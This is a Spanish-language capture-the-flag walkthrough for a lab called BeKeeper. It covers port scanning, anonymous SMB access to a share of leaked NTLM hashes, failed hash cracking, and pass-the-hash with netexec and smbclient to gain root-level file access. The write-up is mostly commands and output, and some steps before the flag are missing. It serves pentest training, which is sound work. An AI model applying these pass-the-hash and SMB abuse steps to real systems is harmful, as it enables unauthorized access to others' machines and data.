



Solución al lab **BeKeeper** (nivel medio)



Comenzaremos realizando un escaneo de puertos con nmap



Datos confirmados del escaneo Nmap

Puerto	Servicio	Detalle
21	FTP	BeKeeper FTP Server
25	SMTP	Postfix smtpd
80	HTTP	SimpleHTTPServer 0.6 (Python 3.10.12) — "BeKeeper Enterprise Identity & Vault Management"
110	POP3	BeKeeper Mail Storage
139/445	SMB	Samba smbd 4
6379	Redis?	Responde -ERR UNLOCKED
8888	HTTP?	Responde JSON {"status":"active","cluster":"bekeeper-prod"}

Información clave:


- **Hostname:** BEKEEPER
- **SO:** Linux (Samba, Postfix, Python)
- **Redis en 6379:** Responde -ERR UNLOCKED (comportamiento inusual, podría ser un servicio falso o modificado)
- **Puerto 8888:** API JSON con cluster bekeeper-prod

1. Enumeración web (puerto 80 y 8888)

Justificación: El puerto 80 es un servidor web. El puerto 8888 devuelve JSON, lo que sugiere una API.

Paso 1.1: Explorar el puerto 80

Inspección visual



Código fuente

```
BeKeeper | Enterprise Identit x http://172.17.0.4/ x +
Not Secure view-source:http://172.17.0.4/
408 <div class="services-grid" id="services">
409 <div class="service-card">
410 <div class="service-icon">
411 <svg width="22" height="22" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2"><rect x="3"
y="11" width="18" height="11" rx="2" ry="2"></rect><path d="M7 11V7a5 5 0 0 1 10 0v4"></path></svg>
412 </div>
413 <h3>Identity Governance</h3>
414 <p>Granular role-based access control and policy enforcement across enterprise domain forests and directory trees.</p>
415 </div>
416 <div class="service-card">
417 <div class="service-icon">
418 <svg width="22" height="22" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2"><ellipse
cx="12" cy="5" rx="9" ry="3"></ellipse><path d="M21 12c0 1.66-4 3-9 3s-9-1.34-9-3"></path><path d="M3 5v14c0 1.66 4 3 9 3s9-1.34 9-3V5"></
path></svg>
419 </div>
420 <h3>Disaster Recovery</h3>
421 <p>Automated snapshot lifecycle policies and scheduled data archives to ensure continuous business resiliency.</p>
422 </div>
423 </div>
424 </div>
425 <div class="login-card">
426 <h2>Corporate Access Gateway</h2>
427 <p>Authenticate via Enterprise Directory or Administrative Account</p>
428 <form id="loginForm" onsubmit="event.preventDefault(); triggerAuth();">
429 <div class="form-group">
430 <label for="username">Username / Identity</label>
431 <input type="text" id="username" class="form-control" placeholder="BEKEEPER\Administrator" required
autocomplete="off">
432 </div>
433 <div class="form-group">
434 <label for="password">Password or Credential Token</label>
435 <input type="password" id="password" class="form-control" placeholder="*****" required>
436 </div>
437 <button type="submit" class="btn-submit">Authenticate Session</button>
438 <div id="alert-modal">
439 Invalid credentials or directory account locked. Please contact your IT Security Administrator.
440 </div>
441 </form>
442 <div class="notice-banner">
443
444
445
```

Enumeración de directorios con feroxbuster


```
chifay@kali: ~/Whoami-Labs/BEKEEPER
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/BEKEEPER x chifay@kali: ~/Whoami-Labs/BEKEEPER x
by Ben "epi" Risher ver: 2.13.1
Target Url http://172.17.0.4/
In-Scope Url 172.17.0.4
Threads 50
Wordlist /usr/share/wordlists/dirb/common.txt
Status Code Filters [403, 404]
Timeout (secs) 7
User-Agent feroxbuster/2.13.1
Config File /etc/feroxbuster/ferox-config.toml
Extract Links true
Output File web_80.txt
Extensions [php, txt, html, bak, old, env, zip, db, sql, log, env]
HTTP methods [GET]
Recursion Depth 4
Press [ENTER] to use the Scan Management Menu™
404 GET 14l 37w 469c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter
200 GET 466l 1116w 15408c http://172.17.0.4/
200 GET 466l 1116w 15408c http://172.17.0.4/index.html
[#####] - 2m 55368/55368 0s found:2 errors:10
[#####] - 2m 55368/55368 460/s http://172.17.0.4/
```

Paso 1.2: Explorar el puerto 8888

Ver la respuesta JSON

```
(chifay@kali)~[~/Whoami-Labs/BEKEEPER]
$ curl -s http://172.17.0.4:8888/ -i
HTTP/1.1 200 OK
Content-Type: application/json
{"status":"active","cluster":"bekeeper-prod"}
```

Enumeración de directorios con feroxbuster



```
chifay@kali: ~/Whoami-Labs/BEKEEPER
FEROXBUSTER
by Ben "epi" Risher
ver: 2.13.1

Target Url      http://172.17.0.4:8888/
In-Scope Url    172.17.0.4
Threads         50
Wordlist         /usr/share/wordlists/dirb/common.txt
Status Code Filters [404]
Timeout (secs)  7
User-Agent       feroxbuster/2.13.1
Config File      /etc/feroxbuster/ferox-config.toml
Extract Links    true
Output File      web_8888.txt
Extensions       [json, html, txt]
HTTP methods     [GET]
Auto Tune        true
Recursion Depth  4

Press [ENTER] to use the Scan Management Menu™

Could not connect to http://172.17.0.4:8888/, skipping...
=> error sending request for url (http://172.17.0.4:8888/)
ERROR: Could not connect to any target provided
```

2. Enumeración de SMB (puertos 139/445)

Justificación: Samba smbd 4 podría tener shares accesibles.

Listar shares

```
(chifay@kali)~[~/Whoami-Labs/BEKEEPER]
$ smbclient -L //172.17.0.4 -N 2>&1

Sharename      Type      Comment
-----
backups        Disk
C$             Disk
ADMIN$         Disk
IPC$           IPC       IPC Service (BeKeeper Samba Server)

Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 172.17.0.4 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESP
ONSE
Unable to connect with SMB1 -- no workgroup available
```

Veamos que hay dentro de backups

```
(chifay@kali)~[~/Whoami-Labs/BEKEEPER]
$ smbclient //172.17.0.4/backups -N
Try "help" to get a list of possible commands.
smb: \> dir
.                D            0  Sat Sep 19 12:19:05 2026
..               D            0  Sat Sep 19 12:19:05 2026
hashes_backup.txt N          237  Sat Sep 19 12:19:05 2026

18807632 blocks of size 1024. 7498500 blocks available
smb: \> get hashes_backup.txt
getting file \hashes_backup.txt of size 237 as hashes_backup.txt (17.8 KiloBytes/sec) (average 17.8 KiloBytes/sec)
smb: \> exit

(chifay@kali)~[~/Whoami-Labs/BEKEEPER]
$ cat hashes_backup.txt
# Corporate Local Admin Accounts Hash Backup - DO NOT DISTRIBUTE
Administrator:500:aad3b435b51404eeaad3b435b51404ee:B9D34993351605B1D7B58D6D219F41A7:::
bk_service:1002:aad3b435b51404eeaad3b435b51404ee:e19ccf75b77e82f9011f6c169d22da31:::
```

3. Enumeración de Redis (puerto 6379)

Justificación: Redis suele tener vulnerabilidades de acceso no autenticado. El mensaje - ERR UNLOCKED es inusual y podría indicar un servicio modificado

```
(chifay@kali)~[~/Whoami-Labs/BEKEEPER]
$ redis-cli -h 172.17.0.4 -p 6379
172.17.0.4:6379> PING
(error) ERR UNLOCKED

(chifay@kali)~[~/Whoami-Labs/BEKEEPER]
$ redis-cli -h 172.17.0.4 -p 6379 PING
(error) ERR UNLOCKED

(chifay@kali)~[~/Whoami-Labs/BEKEEPER]
$ redis-cli -h 172.17.0.4 -p 6379 INFO
ERR UNLOCKED

(chifay@kali)~[~/Whoami-Labs/BEKEEPER]
$ redis-cli -h 172.17.0.4 -p 6379 KEYS '*'
(error) ERR UNLOCKED
```

Todo da ERR UNLOCKED, por lo que podría ser un servicio falso, vamos a probar con nc

```
(chifay@kali)~[~/Whoami-Labs/BEKEEPER]
$ echo -e "PING\r\n" | nc -v 172.17.0.4 6379
172.17.0.4: inverse host lookup failed: Unknown host
(UNKNOWN) [172.17.0.4] 6379 (redis) open
-ERR UNLOCKED

(chifay@kali)~[~/Whoami-Labs/BEKEEPER]
$ echo -e "INFO\r\n" | nc -v 172.17.0.4 6379
172.17.0.4: inverse host lookup failed: Unknown host
(UNKNOWN) [172.17.0.4] 6379 (redis) open
-ERR UNLOCKED

(chifay@kali)~[~/Whoami-Labs/BEKEEPER]
$ echo -e "KEYS *\r\n" | nc -v 172.17.0.4 6379
172.17.0.4: inverse host lookup failed: Unknown host
(UNKNOWN) [172.17.0.4] 6379 (redis) open
-ERR UNLOCKED
```

4. Enumeración de FTP (puerto 21)

Justificación: FTP podría permitir acceso anónimo o tener credenciales débiles

```
(chifay@kali)~[~/Whoami-Labs/BEKEEPER]
$ ftp -n 172.17.0.4 << 'EOF'
user anonymous
pass anonymous
ls
bye
EOF
Connected to 172.17.0.4.
220 BeKeeper FTP Server
421 Service not available, remote server has closed connection.
Login failed.
usage: passive [ on | off | auto ]
Not connected.

(chifay@kali)~[~/Whoami-Labs/BEKEEPER]
$ echo -e "USER anonymous\r\nPASS anonymous\r\nLIST\r\nQUIT\r\n" | nc -v 172.17.0.4 21
172.17.0.4: inverse host lookup failed: Unknown host
(UNKNOWN) [172.17.0.4] 21 (ftp) open
220 BeKeeper FTP Server
```

5. Enumeración de SMTP (puerto 25) y POP3 (puerto 110)

Justificación: SMTP/POP3 podrían tener usuarios válidos o permitir enumeración

```
(chifay@kali)~[~/Whoami-Labs/BEKEEPER]
$ smtp-user-enum -M VRFY -U /usr/share/wordlists/seclists/Usernames/top-usernames-shortlist.txt -t 172.17.0.4
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

+-----+
| Scan Information |
+-----+

Mode ..... VRFY
Worker Processes ..... 5
Usernames file ..... /usr/share/wordlists/seclists/Usernames/top-usernames-shortlist.txt
Target count ..... 1
Username count ..... 17
Target TCP port ..... 25
Query timeout ..... 5 secs
Target domain .....

##### Scan started at Sat Sep 19 14:02:42 2026 #####
##### Scan completed at Sat Sep 19 14:02:42 2026 #####
0 results.

17 queries in 1 seconds (17.0 queries / sec)
```

6. Buscar pistas en el sitio web

Justificación: El título "BeKeeper | Enterprise Identity & Vault Management" sugiere que hay un sistema de gestión de identidades y bóvedas (vault). Podría haber endpoints para gestión de secretos.

Buscar en el HTML

```
(chifay@kali)-[~/Whoami-Labs/BEKEEPER]
$ curl -s http://172.17.0.4/ | grep -iE "api|vault|secret|token|login|admin|endpoint|fetch|axios"
<title>BeKeeper | Enterprise Identity & Vault Management</title>
<link rel="preconnect" href="https://fonts.googleapis.com">
<link href="https://fonts.googleapis.com/css2?family=Inter:wght@300;400;500;600;700&family=JetBrains+Mono:wght@400;500&display=swap" rel="stylesheet">
.login-card {
.login-card::before {
.login-card h2 {
.login-card p {
<li><a href="#vault">Replication Status</a></li>
<h1>Next-Gen <span>Enterprise Vault</span> & Identity Broker</h1>
<div class="meta-pill">Environment: <strong>Production Vault</strong></div>
<div class="login-card">
<p>Authenticate via Enterprise Directory or Administrative Account</p>
<form id="loginForm" onsubmit="event.preventDefault(); triggerAuth();">
<input type="text" id="username" class="form-control" placeholder="BEKEEPER\Administrator" required autocomplete="off">
<label for="password">Password or Credential Token</label>
Invalid credentials or directory account locked. Please contact your IT Security Administrator.
```

Análisis de los resultados de la enumeración

Hallazgo	Detalle
SMB share backups	Acceso anónimo permitido
Archivo hashes_backup.txt	Hashes NTLM de Administrator y bk_service
Redis (6379)	Responde -ERR UNLOCKED a todo
FTP (21)	No permite acceso anónimo
SMTP (25)	Sin usuarios enumerables
Web (80)	Solo index.html, sin endpoints de API
Web (8888)	Responde JSON pero feroxbuster no puede conectar (posible rate limiting servicio intermitente)

Hash encontrado

Administrator:500:aad3b435b51404eeaad3b435b51404ee:B9D34993351605B1D7B58D6D219F41A7:::

bk_service:1002:aad3b435b51404eeaad3b435b51404ee:e19ccf75b77e82f9011f6c169d22da31:::

Estos son hashes NTLM. El formato es:

usuario:rid:lmhash:nthash:::

- **Administrator:** B9D34993351605B1D7B58D6D219F41A7
- **bk_service:** e19ccf75b77e82f9011f6c169d22da31

El LM hash es aad3b435b51404eeaad3b435b51404ee, que es el hash LM vacío (significa que el LM hash no está almacenado, solo NTLM).

7. Crackear los hashes NTLM

Justificación: Si podemos crackear los hashes, obtendremos contraseñas en texto plano

Primero vamos a crear un archivo con los hashes

```
(chifay@kali)-[~/Whoami-Labs/BEKEEPER]
$ cat > ntlm_hashes.txt << 'EOF'
B9D34993351605B1D7B58D6D219F41A7
e19ccf75b77e82f9011f6c169d22da31
EOF
```

Vamos a probar crackear con hashcat (modo 1000 = NTLM)

```
(chifay@kali)-[~/Whoami-Labs/BEKEEPER]
$ hashcat -m 1000 ntlm_hashes.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 7.1+debian Linux, None+Asserts, RELoc, SPIR-V, LLVM 21.1.8, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

=====

Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 1000 (NTLM)
Hash.Target.....: ntlm_hashes.txt
Time.Started.....: Sat Sep 19 14:31:31 2026 (7 secs)
Time.Estimated...: Sat Sep 19 14:31:38 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 1910.8 kH/s (0.23ms) @ Accel:1024 Loops:1 Thr:1 Vec:16
Recovered.....: 0/2 (0.00%) Digests (total), 0/2 (0.00%) Digests (new)
Progress.....: 14344385/14344385 (100.00%)
Rejected.....: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: kristenanne -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#01.: Util: 47%

Started: Sat Sep 19 14:31:14 2026
Stopped: Sat Sep 19 14:31:40 2026
```

Prueba con John

```
(chifay@kali)-[~/Whoami-Labs/BEKEEPER]
$ john --format=nt ntlm_hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2026-09-19 14:33) 0g/s 24730Kp/s 24730Kc/s 49460Kc/s _ 09..*7;Vamos!
Session completed.
```

No logramos crackearlos con el diccionario rockyou

8. Pass-the-Hash (si no podemos crackear)

Justificación: Si los hashes son fuertes y no podemos crackearlos, podemos usar **Pass-the-Hash** para autenticarnos sin conocer la contraseña.

Prueba con usuario Administrator

```
(chifay@kali)-[~/Whoami-Labs/BEKEEPER]
$ netexec smb 172.17.0.4 -u Administrator -H 'B9D34993351605B1D7B58D6D219F41A7'
SMB 172.17.0.4 445 BEKEEPER [*] Unix - Samba (name:BEKEEPER) (domain:BEKEEPER) (signing:False) (S
MBv1:None) (Null Auth:True)
SMB 172.17.0.4 445 BEKEEPER [+] BEKEEPER\Administrator:B9D34993351605B1D7B58D6D219F41A7
```

Prueba con usuario bk_service

```
(chifay@kali)-[~/Whoami-Labs/BEKEEPER]
$ netexec smb 172.17.0.4 -u bk_service -H 'e19ccf75b77e82f9011f6c169d22da31'
SMB 172.17.0.4 445 BEKEEPER [*] Unix - Samba (name:BEKEEPER) (domain:BEKEEPER) (signing:False) (S
MBv1:None) (Null Auth:True)
SMB 172.17.0.4 445 BEKEEPER [+] BEKEEPER\bk_service:e19ccf75b77e82f9011f6c169d22da31 (Guest)
```

Búsqueda de otros shares

```
(chifay@kali)-[~/Whoami-Labs/BEKEEPER]
$ netexec smb 172.17.0.4 -u Administrator -H 'B9D34993351605B1D7B58D6D219F41A7' --shares
SMB      172.17.0.4    445     BEKEEPER      [*] Unix - Samba (name:BEKEEPER) (domain:BEKEEPER) (signing:False) (S
MBv1:None) (Null Auth:True)
SMB      172.17.0.4    445     BEKEEPER      [+] BEKEEPER\administrator:B9D34993351605B1D7B58D6D219F41A7
SMB      172.17.0.4    445     BEKEEPER      [*] Enumerated shares
SMB      172.17.0.4    445     BEKEEPER      Share          Permissions      Remark
SMB      172.17.0.4    445     BEKEEPER      backups        READ
SMB      172.17.0.4    445     BEKEEPER      C$             READ,WRITE
SMB      172.17.0.4    445     BEKEEPER      ADMIN$         READ,WRITE
SMB      172.17.0.4    445     BEKEEPER      IPC$           IPC Service (BeKeeper Samba Server)
```

Encontramos que en los shares C\$ y ADMIN\$ podemos leer y escribir

Veamos si podemos ver que directorios están mapeados en esos shares, probemos con C\$

```
(chifay@kali)-[~/Whoami-Labs/BEKEEPER]
$ smbclient //172.17.0.4/C$ -U Administrator --pw-nt-hash B9D34993351605B1D7B58D6D219F41A7 -c "ls"
.                               D          0    Sun Sep 20 11:01:44 2026
..                              D          0    Sun Sep 20 11:01:44 2026
usr                             D          0    Tue Sep  1 14:33:35 2026
etc                             D          0    Sat Sep 19 12:19:05 2026
sys                             D          0    Sat Sep 19 14:41:59 2026
proc                           D          0    Sat Sep 19 12:19:04 2026
dev                             D          0    Sat Sep 19 12:19:04 2026
media                           D          0    Tue Sep  1 14:33:35 2026
boot                           D          0    Mon Apr 18 04:28:59 2022
srv                             D          0    Tue Sep  1 14:33:35 2026
mnt                             D          0    Tue Sep  1 14:33:35 2026
home                           D          0    Sat Sep 19 12:19:05 2026
opt                             D          0    Tue Sep  1 14:33:35 2026
root                           D          0    Sat Sep 19 12:19:05 2026
tmp                             D          0    Sun Sep 20 11:01:44 2026
run                             D          0    Fri Sep 18 12:18:24 2026
var                             D          0    Fri Sep 18 12:18:38 2026
.dockerenv                      H          0    Sat Sep 19 12:19:04 2026

18807632 blocks of size 1024. 7479480 blocks available
```

Vemos todos los directorios típicos que podríamos encontrar en /

Vamos a tratar de ver la configuración de smb para tratar de entender los permisos de los shares

```
(chifay@kali)-[~/Whoami-Labs/BEKEEPER]
$ echo "=== smb.conf ==="
smbclient //172.17.0.4/C$ -U Administrator --pw-nt-hash B9D34993351605B1D7B58D6D219F41A7 -c "get /etc/samba/smb.conf /tmp/smb.conf" 2>&1
cat /tmp/smb.conf 2>/dev/null | head -50
=== smb.conf ===
getting file \etc\samba\smb.conf of size 574 as /tmp/smb.conf (186.8 KiloBytes/sec) (average 186.8 KiloBytes/sec)
[global]
workgroup = WORKGROUP
server string = BeKeeper Samba Server
netbios name = BEKEEPER
security = user
map to guest = Bad User
ntlm auth = yes
lanman auth = yes
client ntlmv2 auth = yes
raw NTLMv2 auth = yes
log level = 1

[backups]
path = /var/backups/smb
read only = yes
guest ok = yes
browseable = yes

[C$]
path = /
read only = no
guest ok = no
valid users = administrator root
admin users = administrator root
force user = root

[ADMIN$]
path = /tmp
read only = no
guest ok = no
valid users = administrator root
admin users = administrator root
force user = root
```

Hemos obtenido acceso a todo el sistema de archivos como root a través del share C\$ (que mapea a / con force user = root)

Vamos a tratar de escribir en C\$

```
(chifay@kali)-[~/Whoami-Labs/BEKEEPER]
$ echo "test" > /tmp/test.txt
echo "=== Test escritura C$ ==="
smbclient //172.17.0.4/C$ -U Administrator --pw-nt-hash B9D34993351605B1D7B58D6D219F41A7 -c "put /tmp/test.txt /tmp/test_smb.txt" 2>&1
=== Test escritura C$ ===
putting file /tmp/test.txt as \tmp\test_smb.txt (0.7 kB/s) (average 0.7 kB/s)
```

Vamos a verificarlo

```
(chifay@kali)-[~/Whoami-Labs/BEKEEPER]
$ echo "=== Verificar /tmp ==="
smbclient //172.17.0.4/C$ -U Administrator --pw-nt-hash B9D34993351605B1D7B58D6D219F41A7 -c "ls /tmp/" 2>&1
=== Verificar /tmp ===
NT_STATUS_NO_SUCH_FILE listing \tmp\
```

¿Porque fallo?

Para acceder a /tmp desde SMB, tenemos que usar el share ADMIN\$:

Hagamos un listado recursivo de archivos en /root

Verificación de la bandera

```
chifay@kali: ~/Whoami-Labs/BEKEEPER
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/BEKEEPER chifay@kali: ~/Whoami-Labs/BEKEEPER

Entrena pentesting en escenarios reales.
Simula ataques · Documenta hallazgos · Progresas.

Cargando imagen ...
Imagen lista
Desplegando ...

¡Listo para atacar!

Lab: BeKeeper
Dificultad: ★★☆☆☆☆ medio
XP: 3

Objetivo: 172.17.0.4
Fecha: 2026-09-19 12:19:10 -0600

Flag (flag{...}): flag{XXXXXXXXXXXXXXXXXXXX}

¡Conquistado!
BeKeeper completado
Hora: 2026-09-20 21:05:33 -0600
Tiempo Total: 32h 46m 23s

Ctrl+C para salir
```